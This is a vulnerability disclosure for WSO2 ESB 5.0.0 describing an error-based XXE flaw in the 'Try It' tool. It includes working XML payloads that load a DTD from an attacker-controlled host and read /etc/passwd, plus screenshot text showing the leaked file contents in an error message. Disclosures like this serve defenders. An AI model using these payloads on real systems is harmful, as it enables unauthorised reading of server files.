WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0_252
- Ubuntu Linux

Findings:

1. MAL-006: XXE in “Try It”

Description:
An error-based XML External Entity (XXE) attack was identified in the WSO2 ESB “Try It” tool. This XXE can be exploited by using malicious XML Entity elements in the WSDL files requested by the “Try It” tool.

Proof of Concept:
We will use the following “oob.xml” and “dtd.xml” XML files to generate an error based XXE attack.

Consents of “oob.xml”:


```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.243.128:8000/dtd.xml">
%sp;
%err;
%error;
]>
```

Consents of “dtd.xml”:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % err "<!ENTITY &#x25; error SYSTEM '%file;'>">
```

Note: “http://192.168.243.128:8000” is the address to the malicious HTTP server controlled by the attacker.

When requesting “http://192.168.243.128:8000/oob.xml” via the “Try It” tool, we will trigger a verbose error that will disclose the content of arbitrary files chosen by the attacker (in this case “/etc/passwd”).



WSO2 Enterprise Service Bus (WSO2 ESB) - Mozilla Firefox
WSO2 Enterprise Service
https://192.168.243.180:9443/carbon/tryit/index.jsp?region=region5&item=tryit
80%
Enterprise Service Bus
Management Console
Signed-in as: admin@carbon.super | Sign-out | Docs | About
Main
Monitor
Configure
Tools
Tools
WSDL2Java
Java2WSDL
Try It
WSDL Validator
Home > Tools > Try It
Help
© 2005 - 2015 WSO2 Inc. All Rights Reserved.

Try It

Enter WSDL 1.1 or 2.0 Document Location

Enter URL: http://192.168.243.128:8000/oob.xml

Try It

Note : The Tryit tool does not suppport relative schema imports and WSDL imports at the moment. We will be providing this feature in a future release.

WSO2 Carbon

```
[com.ctc.wstx.exc.WstxLazyException] [resolving systemId
'root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:
/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

OK